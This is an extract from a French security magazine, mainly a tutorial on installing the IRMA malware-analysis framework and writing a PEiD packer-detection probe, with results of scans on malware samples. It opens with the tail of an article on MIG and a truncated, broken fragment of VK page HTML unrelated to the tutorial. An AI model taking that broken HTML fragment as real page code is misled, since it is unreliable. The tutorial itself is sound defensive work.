En résumé, MIG fournit un service puissant pour réaliser des investigations en temps réel sur de grands nombres de serveurs, sans pour autant compromettre la sécurité de son infrastructure. ■

Capability	Linux	MacOS	Windows
file inspection	✓	✓	✓
network inspection	✓	✓	(partial)
memory inspection	✓	✓	✓
vuln management	✓	(planned)	(planned)
system auditing	(planned)	(planned)	(planned)



```

<a class="top_nav_link" id="top_support_link" href="#"
true});" onmousedown="tnActive(this)">помощь</a>
</nobr></td>
<td id="logout_link_td"><nobr>
<a class="top_nav_link" id="logout_link" href="#"
gout&hash=c24fe73d98aaf5b3cb&_origin=http://vk.
return cancelEvent(event);}" onmousedown="tnActi
</nobr></td>
</tr>
</table>
<div id="ts_wrap" class="clear_fix">
<div id="ts_input_wrap" class="ts_inp
sList();" onmouseout="TopSearch.highl
<div class="ts" onmousedown="even
<div class="ts_input_wrap2"><div
<input type="text" onmousedown
id="ts_input" autocomplete="off"
</div></div>
</div>
</div>
<div id="ts_friend
</div>
<div id="top_back_link" onclick="
head_people" href="/search?c[section]=people" onclick="return nav.go(this, event, {search: true, noframe: true});"
onmousedown="tnActive(this)">люди</a>
</div>
<div id="side_bar" class="fl_l" style="">
<div id="head_communities" href="/search?c[section]=communities" onclick="return nav.go(this, event, {search: true, noframe: true});"
onmousedown="tnActive(this)">сообщества</a>
</div>
<table id="myprofile_table" cellspacing="0" cellpadding="0">

```

4

ANALYSEZ DU CODE MALVEILLANT

À découvrir dans cette partie...

4.1 IRMA, solution multi-analyses open source



Passez-vous de www.virustotal.com avec IRMA, un outil open source automatisant l'analyse de code malveillant. Découvrez comment le mettre en place et étendre ses possibilités en développant vos propres modules. p. 96

4 ANALYSEZ

IRMA, SOLUTION MULTI-ANALYSES OPEN SOURCE

Alexandre Quint

Qui n'a jamais écrit un programme capable d'extraire une information particulière d'un fichier ? La question est, une fois ce programme écrit, comment le partager, le rendre utile à des utilisateurs sans leur demander un effort trop conséquent. C'est ce problème qu'IRMA, Incident Response & Malware Analysis, tente de résoudre en offrant un framework capable d'intégrer ce programme en tant que plugin d'analyse. Le bénéfice est d'y gagner une API web, une interface, le stockage en base de données et la parallélisation des analyses. Dans cet article, après un bref rappel sur l'histoire et les motivations du projet, nous allons voir comment installer IRMA et comment ajouter nos propres sources d'analyses à travers un exemple concret.

1. PREVIOUSLY ON IRMA

Non, rassurez-vous, vous n'avez rien raté, car IRMA est un projet jeune. Débuté en novembre 2013, sur une initiative de plusieurs partenaires ayant un but commun : disposer d'une solution privée d'analyse de fichiers, facilement extensible. Les principaux défauts vus aux solutions existantes étaient le problème de la confidentialité, quand il s'agissait de solutions en ligne, et le peu de possibilités d'extension et de contrôle pour les solutions commerciales. L'idée a donc été de regrouper tout le monde autour d'une table et de les convaincre de financer ensemble le développement d'une nouvelle solution open source qui répondrait à ce besoin. Pourquoi le choix de l'open source ? Parce que la richesse d'un outil libre c'est ses utilisateurs (comme un site de rencontres en fait) et surtout leurs contributions qui permettent de l'enrichir et de le maintenir à jour.

2. ARCHITECTURE

IRMA est un projet développé en python qui s'appuie sur de nombreux composants standards comme un serveur web pour l'API (**nginx** et **uwsgi** par défaut), un serveur FTP pour le transfert des fichiers (**pureftpd** par défaut), une base de données hybride SQL et NoSQL (**postgresql** et **mongodb** par défaut) et enfin **celery** pour la partie ordonnancement des tâches.

2.1 Frontend, Brain et Probe


L'architecture a été pensée modulaire, découpée en trois parties distinctes reflétant les rôles logiques. Ainsi, on trouve une partie *frontend*, une partie *brain* et une partie *probe*.

Le *frontend* est responsable de la partie interface avec le monde extérieur via l'API et du stockage des données (résultats en base de données et fichiers soumis).

Le *brain* est responsable de la partie soumission des tâches d'analyse aux différentes *probes* du système.

Et, enfin, chaque *probe* est responsable de l'analyse du fichier reçu et de l'envoi du résultat vers le *frontend*.

Dans la suite de l'article, on parle de module d'analyse et de probe. Le module d'analyse est la partie du code en charge du support d'une analyse (un antivirus, un site externe...) dans IRMA. La probe désigne l'application complète qui exécute ce module.



2.2 Fonctionnement en bref

Sans trop rentrer dans les détails, et en se référant à la figure 1, le parcours d'un fichier dans IRMA est le suivant :

- 1 Un utilisateur soumet via l'interface web un ou plusieurs fichiers à analyser.
- 2 Les fichiers sont envoyés sur le serveur FTP et une tâche asynchrone d'analyse est lancée sur le *brain*.
- 3 La tâche du *brain* est divisée en sous-tâches pour chacun des fichiers soumis et chacune des *probes* demandées.
- 4 Chaque probe renvoie son résultat d'analyse au *brain* qui gère l'avancement de la tâche globale d'analyse.
- 5 Le *brain* renvoie les résultats vers le *frontend* qui les stocke en base de données et les met à disposition de l'utilisateur à travers l'API.

2.3 Modules d'analyses supportés

Au moment de la rédaction de cet article IRMA est en version 1.1.1, et les modules d'analyses supportés sont divisés en 4 catégories: **antivirus**, **database**, **external** et **metadata**.

La catégorie **antivirus** regroupe 5 antivirus Windows (Gdata, Kaspersky, McAfee, Sophos et Symantec) et 5 antivirus Linux (ClamAV, Comodo, Eset, Fprot et McAfee).

La catégorie **database** contient des bases de références de fichiers sains ou corrompus. Pour l'instant, elle ne contient que la base NSRL du NIST qui référence certaines métadonnées (hash, taille, nom original...) des fichiers originaux fournis par certains éditeurs notamment Microsoft, Adobe et Oracle (pour plus d'information voir [1]).

La catégorie **external** contient les sources externes d'informations et pour l'instant seul VirusTotal en fait partie. Le lecteur attentif pourra s'interroger sur la présence d'un module d'analyse VirusTotal alors que le préambule spécifiait clairement qu'on voulait préserver la confidentialité des documents. Afin de le rassurer, la seule information soumise est le hash du fichier analysé ; on obtiendra donc une réponse uniquement pour les fichiers déjà connus de VirusTotal, de plus les modules d'analyses peuvent être activés ou désactivés globalement ou par analyse.

Enfin, la catégorie **metadata** contient les analyses capables de générer des métadonnées sur les fichiers. Elle contient un module d'analyse yara [2] qui applique le fichier de configuration donné par l'utilisateur sur tous les fichiers soumis et un module d'analyse statique des exécutables au format PE emprunté au projet cuckoo sandbox [3].

2.4 Organisation des sources

Tous les dépôts d'IRMA sont hébergés sur le dépôt GitHub de Quarkslab [4], les principaux étant :

- ⇒ **irma-frontend**, **irma-brain** et **irma-probe**, qui hébergent les sources des différents composants d'IRMA ;
- ⇒ **irma-ansible**, qui héberge les scripts d'installation automatisée pour vagrant et ansible ;
- ⇒ et, enfin, **irma** qui héberge la documentation du projet automatiquement générée et mise en ligne sur le site **readthedocs.org** [5].

À savoir

CONFIGURATION MATÉRIELLE

Au niveau matériel, on peut aussi bien imaginer une configuration avec tous les composants dans des machines virtuelles sur la même machine physique, tous les composants dans une même machine virtuelle, ou encore chaque composant sur une machine physique différente. Tout est une question du nombre de probes activées et des performances souhaitées.

3. INSTALLATION

C'est le moment de passer à la pratique. Toutes les instructions de cet article sont données pour une machine en environnement Linux. L'installation automatisée de l'environnement de test décrite dans cet article est réalisée à l'aide de **vagrant** et **ansible**, la partie virtualisation repose sur VirtualBox (ce sont les trois seules dépendances à installer sur la machine hôte). Dans la suite de l'article, nous nommerons la machine hôte *host* et la machine virtuelle hébergeant IRMA *vm*.

3.1 Vagrant

vagrant est un logiciel open source qui permet la création, la configuration et l'administration d'un environnement virtualisé de façon simple. Il fonctionne gratuitement avec VirtualBox et **libvirt**, mais le support de VMware est payant. D'autres solutions de virtualisation sont encore supportées, mais non nécessaires pour la suite de cet article.

Pour installer **vagrant** dans une version récente, se référer directement à leur site [6].

Terminal

```
host-$ vagrant --version
Vagrant 1.7.2
```

3.2 Ansible

ansible est un logiciel open source de déploiement de configuration au travers d'une connexion SSH.

Une fois l'environnement initialisé par **vagrant**, c'est **ansible** qui va prendre le relais et installer tous les composants nécessaires au bon fonctionnement d'IRMA. C'est aussi lui qui va générer les fichiers de configuration et assurer ainsi la synchronisation des mots de passes entre les différents clients et les serveurs par exemple (FTP, RabbitMQ pour Celery, SQL...). Un autre avantage d'**ansible** est qu'il peut être piloté directement par **vagrant**, ainsi la création des machines virtuelles et leur configuration se font en une seule commande.

Pour installer **ansible** dans une version récente, il suffit d'utiliser le gestionnaire de paquets de python **pip** :

Terminal

```
host-$ sudo pip install ansible
host-$ ansible --version
ansible 1.8.2
```

3.3 IRMA

Avant de lancer l'installation, il faut cloner les dépôts sources depuis la branche stable (master) :

Terminal

```
host-$ git clone --recursive https://github.com/quarkslab/irma-frontend
host-$ git clone --recursive https://github.com/quarkslab/irma-brain
host-$ git clone --recursive https://github.com/quarkslab/irma-probe
```

et le dépôt GitHub contenant les scripts d'installation IRMA pour **vagrant** et **ansible** :

Terminal

```
host-$ git clone --recursive https://github.com/quarkslab/irma-ansible
```

Une fois cette étape faite, on installe les rôles **ansible**, qui peuvent être vus comme des plugins facilitant la configuration des serveurs classiques (web, FTP...). Cette installation se fait via la commande **ansible-galaxy** installée avec **ansible**, les rôles requis étant listés dans le fichier **ansible-requirements.yml** :

Terminal

```
host-$ cd irma-ansible
host-$ ansible-galaxy install -r ansible-requirements.yml
```

Des modèles de configurations (plus précisément des environnements **vagrant**) permettent de facilement passer d'une configuration à une autre. Les configurations fournies par défaut sont les suivantes :

- ⇒ **prod.yml** : environnement de production, chaque machine virtuelle n'héberge qu'un seul rôle logique. Le code source est cloné de la branche master des dépôts IRMA.
- ⇒ **allinone_prod.yml** : environnement de production allégé, tout est installé sur une seule machine virtuelle. Le code source est cloné de la branche master des dépôts IRMA.
- ⇒ **dev.yml** : environnement de développement, chaque machine virtuelle n'héberge qu'un seul rôle logique. Le code source est synchronisé depuis la machine hôte.
- ⇒ **allinone_dev.yml** : environnement de développement allégé, tout est installé sur une seule machine virtuelle. Le code source est synchronisé depuis la machine hôte.

Nous allons utiliser l'environnement **allinone_dev** dédié au développement. Il a de plus l'avantage de tourner sans trop de prérequis sur la machine hôte.

Pour la synchronisation, si vous n'avez pas tout cloné au même endroit, il faut mettre à jour le chemin des sources dans le fichier **environments/allinone_dev.yml** :

Fichier

```
[...]
shares:
  - share_from: ../irma-frontend ← mettre à jour avec votre chemin
    share_to: /opt/irma/irma-frontend/current
    share_exclude:
      - .git/
      - venv/
      - web/dist
      - web/node_modules
      - app/components
  - share_from: ../irma-brain ← mettre à jour avec votre chemin
    share_to: /opt/irma/irma-brain/current
    share_exclude:
      - .git/
      - venv/
      - db/
  - share_from: ../irma-probe ← mettre à jour avec votre chemin
    share_to: /opt/irma/irma-probe/current
    share_exclude:
      - .git/
- venv/
[...]
```

Pour lancer l'installation, il suffit de lancer **vagrant** en précisant l'environnement choisi :

Terminal

```
host-$ cd irma-ansible
host-$ VM_ENV=allinone_dev vagrant up
```

Au premier lancement, l'image de référence qui va servir de base pour toutes les machines virtuelles Linux est téléchargée depuis le dépôt officiel des images vagrant de référence nommé vagrantcloud [7]. Cette image de référence, une Debian 7.7 64 bits, a été générée et mise en ligne par nos soins (les sources de génération sont accessibles en [8]).

Si tout s'est bien passé, on obtient une machine virtuelle complètement installée, accessible, par défaut, à l'adresse 172.16.1.30 nommée **brain.irma** dans le fichier de configuration **vagrant**.

À l'aide d'un navigateur, on peut vérifier que le système est fonctionnel et connaître la liste des probes activées en affichant les réglages avancés.




Figure 2 :
Page d'accueil
IRMA.

Ensuite, on peut tester le système en soumettant un ou plusieurs fichiers à analyser.

À la fin de l'analyse, le lien vers les résultats détaillés d'un fichier ressemble à cette page (voir Figure 3, page suivante).

Maintenant que la partie installation est terminée, on peut passer à la partie développement. Pour cela, dès qu'un des répertoires sources du *frontend*, *brain* ou *probe* sera modifié, il suffira de le synchroniser avec la machine virtuelle en utilisant la commande de synchronisation de **vagrant** :

Terminal

```
host-$ cd irma-ansible
host-$ VM_ENV=allinone_dev vagrant rsync
```

[Back to the scan summary](#)**File informations**[Antivirus](#)[External](#)[Metadata](#)[Back to top](#)**File informations**

Filename	attachment1.exe
Size (bytes)	152402
MD5	37c88d1ea50dcd577c6fde12c13bf640
SHA1	b0a988b50c4549375f4cdf6f0493d542a5778
SHA256	346ae869f7c7ac7394196de44ab4cfcd0d1345048457d03106c1a0481fba853
First Scan	Apr 1, 2015 11:20 AM
Last Scan	Apr 1, 2015 11:20 AM

Figure 3 :
Exemple
de résultats
détaillés IRMA.

Antivirus

Name	Result	Version	Duration (in secs)
Clam AntiVirus Scanner	Win.Trojan.Injector-12140	0.98.6	0.04
Comodo Antivirus for Linux	TrojWare.Win32.Injector.AJPG	1.1.268025.1	1.16
McAfee VirusScan Command Line scanner	W32/Worm-FKU	6.0.4.564	16.01

Au passage, pour se connecter facilement à notre machine virtuelle on peut utiliser :

Terminal

```
host-$ cd irma-ansible
host-$ VM_ENV=allinone_dev vagrant ssh brain.irma
```

4. DÉVELOPPEMENT D'UNE PROBE : LA THÉORIE

4.1 Organisation du code des probes

4.1.1 irma-probe

Terminal

```
host-$ tree -L 1 -d irma-probe/
irma-probe/
├── config
├── debian
├── extras
├── lib
├── modules
├── probe
├── tests
└── tools
```

- ⇒ **config** : contient la configuration de la probe avec notamment les adresses et données d'authentification des serveurs **rabbitmq**, **sql** et **ftp**.
- ⇒ **modules** : contient tous les modules d'analyses supportés par IRMA (c'est ici que sera rajouté le code du nouveau module d'analyse).
- ⇒ **probe** : contient le code de la tâche **celery** exécutée au démarrage de la probe nommé **tasks.py**.

4.1.2 Découverte des modules d'analyses à charger

La partie intéressante de ce fichier **tasks.py** est la suivante :

Fichier

```
[...]
# discover plugins located at specified path
plugin_path = os.path.abspath("modules")
if not os.path.exists(plugin_path):
    log.error("path {0} is invalid, cannot load probes".format(plugin_path))
    sys.exit(1)
manager = PluginManager()
manager.discover(plugin_path)
[...]
```

Le répertoire **modules** est parcouru à la recherche de modules d'analyses capables de se lancer. Ce qui signifie qu'à chaque démarrage de la probe, les modules d'analyses sont automatiquement découverts et activés pour ceux qui peuvent l'être.

4.1.3 Exemple de module existant

Dans le répertoire **modules**, on retrouve le code de tous ceux supportés, annoncés au paragraphe 2.3 :

Terminal

```
host-$ tree -L 2 -d modules/
modules/
├── antivirus
│   ├── clamav
│   ├── comodo
│   ├── eset
│   ├── fprot
│   ├── gdata
│   ├── kaspersky
│   ├── mcafee
│   ├── sophos
│   └── symantec
├── custom
│   └── skeleton
├── database
│   └── nsrl
├── external
│   └── virustotal
├── metadata
│   ├── pe_analyzer
│   └── yara
```

On peut noter la présence d'un module d'exemple, nommé **skeleton** qui nous servira de modèle dans le développement de notre module.

Intéressons-nous, par exemple, à **clamav** :

Terminal

```
host-$ tree modules/antivirus/clamav/
modules/antivirus/clamav/
├── clam.py
├── __init__.py
└── plugin.py
```

Le fichier **clam.py**, spécifique au module, renseigne toutes les spécificités de l'antivirus : le nom de l'outil en ligne de commandes, les options à utiliser, la liste des fichiers de signatures impliqués dans la détection (pour pouvoir suivre l'évolution des détections indépendamment de la version retournée par l'éditeur) et les expressions régulières capables de traiter la sortie standard.

Le fichier **plugin.py** fait l'interface avec IRMA en gérant les dépendances, et les formats des entrées/sorties. Par exemple avant de charger la probe **clamav**, on va tester qu'on est bien dans un environnement Linux et que le binaire **clamdscan** est présent. Ce que l'on retrouve dans le code sous la forme suivante :

Fichier

```
[...]
    _plugin_dependencies_ = [
        PlatformDependency('linux'),
        BinaryDependency(
            'clamdscan',
            help='clamdscan is provided by clamav-daemon debian
package.'
        ),
    ]
[...]
```

À savoir

DISPONIBILITÉ DU CODE

Pour vous éviter de longues sessions d'OCR, l'ensemble du code décrit dans l'article sera fusionné dans la branche master des dépôts concernés.

5. DÉVELOPPEMENT D'UNE PROBE : LA PRATIQUE

Pour illustrer cet article, nous allons développer une probe **PEid**. C'est un outil capable de détecter de nombreux *packers* d'exécutables au format PE à partir de signatures et il a l'avantage d'être assez simple à utiliser.

5.1 Fonctionnement de PEid

Tout d'abord, commençons par nous familiariser avec l'utilisation de **PEid** en python. Depuis la version 1.2.6 de **peutils**, les signatures de **PEid** sont directement supportées et en suivant les indications fournies sur le site [9] on arrive vite à écrire un script minimal capable d'analyser un fichier PE (en utilisant la base de signature en [10]).

Terminal

```
>>>import peutils, pefile
>>>sig = peutils.SignatureDatabase("UserDB.TXT")
>>>pe = pefile.PE("virussign.com_2c0ac340e7fe243e296f3544097e3096.vir")
>>>sig.match(pe)
['UPX 2.90 [LZMA] -> Markus Oberhumer, Laszlo Molnar & John Reiser']
```

Les points importants à retenir sont :

- ⇒ on a besoin d'importer les modules **peutils** et **pefile** ;
- ⇒ il faut une base de signatures ;
- ⇒ le résultat est donné sous forme de liste.

5.2 Écriture du module d'analyse

Commençons par créer le répertoire de notre nouveau module en recopiant le modèle fourni.

Terminal

```
host-$ cd irma-probe
host-$ cp -r modules/custom/skeleton modules/metadata/peid
host-$ sed -i 's/Skeleton/PEiD/' modules/metadata/peid/plugin.py
```

On ajoute les nouveaux modules à importer :

Fichier

```
import os
import sys
from ConfigParser import SafeConfigParser
from lib.plugins import ModuleDependency, FileDependency
```

On édite les informations du nouveau module dans **plugin.py** :

Fichier

```
class PEiDPlugin(PluginBase):

    class PEiDResult:
        ERROR = -1
        FOUND = 1
        NOT_FOUND = 0
        _plugin_name_ = "PEiD"
        _plugin_author_ = "Quarkslab"
        _plugin_version_ = "1.0.0"
        _plugin_category_ = IrmaProbeType.metadata
        _plugin_description_ = "Plugin to run files against PEiD signatures"
```

On ajoute les dépendances de modules ainsi qu'une dépendance sur un fichier de configuration qui va spécifier le chemin d'accès à la base de signatures, nommé **config.ini**, et qui devra se trouver dans le même répertoire.

Fichier

```
_plugin_dependencies_ = [
    ModuleDependency(
        'pefile',
```

```

        help='See requirements.txt for needed dependencies'
    ),
    ModuleDependency(
        'peutils',
        help='See requirements.txt for needed dependencies'
    ),
    FileDependency(
        os.path.join(os.path.dirname(__file__), 'config.ini')
    )
]

```

À l'aide de la méthode **verify**, on va empêcher le chargement du plugin si le fichier de signature indiqué dans le fichier de configuration est absent :

Fichier

```

@classmethod
def verify(cls):
    # load default configuration file
    config = SafeConfigParser()
    config.read(os.path.join(os.path.dirname(__file__), 'config.ini'))
    sign_path = config.get('PEid', 'sign_path')

    # check for configured signatures path
    if not os.path.exists(sign_path):
        raise PluginLoadError("{0}: verify() failed because "
                               "signatures file not found."
                               "".format(cls.__name__))

```

Ce fichier de signature sera lu au chargement du plugin :

Fichier

```

def __init__(self):
    config = SafeConfigParser()
    config.read(os.path.join(os.path.dirname(__file__), 'config.ini'))
    sign_path = config.get('PEid', 'sign_path')
    peutils = sys.modules['peutils']
    self.signatures = peutils.SignatureDatabase(sign_path)

```

Et la recherche des signatures sera faite dans la méthode **analyze** :

Fichier

```

def analyze(self, filename):
    pefile = sys.modules['pefile']
    try:
        pe = pefile.PE(filename)
        results = self.signatures.match(pe)
        if results is None:
            return (self.PEidResult.NOT_FOUND, "No match found")
        else:
            return (self.PEidResult.FOUND, results[0])
    except pefile.PEFormatError:
        return (self.PEidResult.NOT_FOUND, "Not a PE")

```

Il ne reste plus qu'à compléter la méthode **run** en appelant cette méthode **analyze** et en construisant le message résultat au format JSON.

Pour être sûr de ne pas rater une des clés obligatoires de ce message résultat, le plus simple est de créer une instance de la classe **PluginResult** que l'on complétera.

Fichier

```
def run(self, paths):
    results = PluginResult(name=type(self).plugin_name,
                           type=type(self).plugin_category,
                           version=None)

    try:
        started = timestamp(datetime.utcnow())
        (status, response) = self.analyze(paths)
        stopped = timestamp(datetime.utcnow())
        results.duration = stopped - started
        results.status = status
        results.results = response
    except Exception as e:
        results.status = self.PEiDResult.ERROR
        results.error = str(e)
    return results
```

Il reste le fichier **config.ini** à créer :

Fichier

```
[PEiD]
sign_path = /opt/irma/peid_sig/UserDB.TXT
```

et à renseigner les dépendances python dans le fichier **requirements.txt** :

Fichier

```
pefile>=1.2.6
```

Le code de notre module est prêt à être testé.

5.2.1 Tests du module sur la machine virtuelle

Tout d'abord, il faut synchroniser notre répertoire local de développement avec la machine virtuelle :

Terminal

```
host-$ cd irma-ansible
host-$ VM_ENV=allinone_dev vagrant rsync
```

Ensuite, on se connecte et on crée le fichier de signatures à l'emplacement indiqué dans notre fichier de configuration.

Terminal

```
host-$ VM_ENV=allinone_dev vagrant ssh brain.irma
vm-$ sudo su
vm-$ mkdir -p /opt/irma/peid_sig/
vm-$ wget https://reverse-engineering-scripts.googlecode.com/files/UserDB.
TXT -O /opt/irma/peid_sig/UserDB.TXT
```

On vérifie que les dépendances sont installées :

Terminal

```
vm-$ sudo su deploy
vm-$ cd /opt/irma/irma-probe/current/
vm-$ ven/bin/pip install -r modules/metadata/peid/requirements.txt
```

Tout est prêt pour un premier test, pour cela on va utiliser l'outil de test **run_module.py** fourni avec le code de **irma-probe** dans le répertoire **tools** :

Terminal

```
vm-$ venv/bin/python -m tools.run_module
usage: run_module.py [-h] [-v]
                    {PEiD,VirusTotal,McAfeeVSCL,ClamAV,ComodoCAVL,StaticAnalyzer}
                    filename [filename ...]
run_module.py: error: too few arguments
```

On peut voir que cet outil détecte bien la liste des modules activés et nous permet de les tester sur un fichier passé en paramètre. Essayons-le sur un fichier :

Terminal

```
vm-$ venv/bin/python -m tools.run_module PEiD README.rst
{'duration': 0.0008828639984130859,
 'error': None,
 'name': 'PEiD',
 'platform': 'linux2',
 'results': 'Not a PE',
 'status': 0,
 'type': 'metadata',
 'version': None}
```

Le test est concluant.

5.2.2 Tests du module depuis le client

Tout d'abord, il faut relancer l'application de la *probe* pour activer notre nouveau module PEiD :

Terminal

```
host-$ cd irma-ansible
host-$ VM_ENV=allinone_dev vagrant ssh brain.irma
vm-$ sudo supervisorctl status
vm-$ sudo supervisorctl restart probe_app
probe_app: stopped
probe_app: started
vm-$ sudo supervisorctl tail probe_app
WARNING:probe.tasks: *** [antivirus] Plugin ComodoCAVL successfully loaded
WARNING:probe.tasks: *** [metadata] Plugin StaticAnalyzer successfully
loaded
WARNING:probe.tasks: *** [antivirus] Plugin ClamAV successfully loaded
WARNING:probe.tasks: *** [antivirus] Plugin McAfeeVSCL successfully loaded
WARNING:probe.tasks: *** [metadata] Plugin PEiD successfully loaded
WARNING:probe.tasks: *** [external] Plugin VirusTotal successfully loaded
```

Maintenant que notre module **PEiD** est activé, il est temps de l'essayer depuis le client. L'occasion de présenter le client en ligne de commandes d'IRMA fourni dans le code du frontend. La première chose à faire est de mettre à jour l'adresse du serveur :

Terminal

```
host-$ cd irma-frontend
host-$ sed -i 's/localhost/172.16.1.30/' frontend/cli/irma.py
```

et de vérifier qu'on se connecte bien au serveur :

Terminal

```
host-$ chmod +x frontend/cli/irma.py
host-$ ./frontend/cli/irma.py list
Available analysis : PEiD, VirusTotal, McAfeeVSCL, ClamAV, ComodoCAVL, StaticAnalyzer
```

Lançons un premier test uniquement sur notre nouvelle probe :

Terminal

```
host-$ ./frontend/cli/irma.py scan --filename *.vir --probe PEiD
scanid 92d00de3-3ab8-4a4c-b2dc-cd6727258df3 launched
```

et récupérons le résultat :

Terminal

```
host-$ ./frontend/cli/irma.py results 92d00de3-3ab8-4a4c-b2dc-cd6727258df3
Scan status : finished
virussign.com_2a15a32cf452cf0558e4c36a8b368416.vir
[SHA256: a123c8e125b08b2199d3560ebc7a2770ac4a49a4ff8daa8c88b3847b83188a21]
PEiD      Armadillo v1.71
virussign.com_19c8d89d1e95805dc006ce65017000a6.vir
[SHA256: b2188d3746961190af48bc2a683fe0e1f2342f896bd9fc7a014221d9165472a1]
PEiD      Armadillo v1.71
virussign.com_2c0ac340e7fe243e296f3544097e3096.vir
[SHA256: 555a4aa91d08c68cf0fcc649c5a155653b14c48c73122e8489608bc27f64c92b]
PEiD      UPX 2.90 [LZMA] -> Markus Oberhumer, Laszlo Molnar & John Reiser
virussign.com_1b9fa4ac806a741f0a69a8b5af454840.vir
[SHA256: d6dab50aa97eb35b198adf0c2f1a18c8a60d9cff17a189eda809235b3f6d284d]
PEiD      Packman V1.0 -> Brandon LaCombe
```

On peut aussi effectuer le même test avec l'interface web. Le code de notre probe est prêt à être partagé.

6. POUR ALLER PLUS LOIN

6.1 Installation automatisée

Maintenant que l'on dispose d'un code fonctionnel pour notre module **PEiD**, on peut s'intéresser à l'automatisation de son déploiement. Ce qui se résume finalement à installer les dépendances manquantes et télécharger le fichier de signatures.

Pour cela, nous allons créer un nouveau rôle **quarkslab.peid** constitué de deux fichiers :

Terminal

```
host-$ cd irma-ansible
host-$ tree roles/quarkslab.peid/
roles/quarkslab.peid/
├── defaults
│   └── main.yml
└── tasks
    └── main.yml
```

⇒ le fichier **defaults/main.yml** va nous servir à définir les variables comme l'adresse de téléchargement du fichier de signatures ou l'emplacement sur le disque de ce même fichier :

Fichier

```
---
peid_sig_url: https://reverse-engineering-scripts.googlecode.com/files/
UserDB.TXT
sig_dir: /opt/irma/peid_sig
```

⇒ le fichier **tasks/main.yml** va décrire les actions à exécuter :

Fichier

```
---
- name: PEiD | Installing dependencies with pip
  pip:
    name: "{{ item }}"
    state: "latest"
  with_items:
    - pefile

- name: PEiD | Ensure that signatures directory has been created
  file:
    path: "{{ sig_dir }}"
    state: directory

- name: PEiD | Download Signatures
  get_url:
    url: "{{ peid_sig_url }}"
    dest: "{{ sig_dir }}"
```

Installer **pefile**, créer au besoin le répertoire des signatures et enfin télécharger les signatures depuis l'adresse donnée vers le répertoire.

Le rôle est terminé, il ne reste plus qu'à le référencer dans le fichier **playbooks/provisioning.yml** en ajoutant la section suivante :

Fichier

```
[...]
- name: PEiD provisioning
  hosts: peid
  sudo: yes
  roles:
    - { role: quarkslab.peid, tags: 'peid' }
```

et à l'invoquer dans notre environnement en ajoutant au fichier **environments/allinone_dev.yml** les lignes suivantes :

Fichier

```
ansible_config:
  [...]
  groups:
    [...]
    static-analyzer:
      - brain.irma
    virustotal:
      - brain.irma
    peid:
      - brain.irma
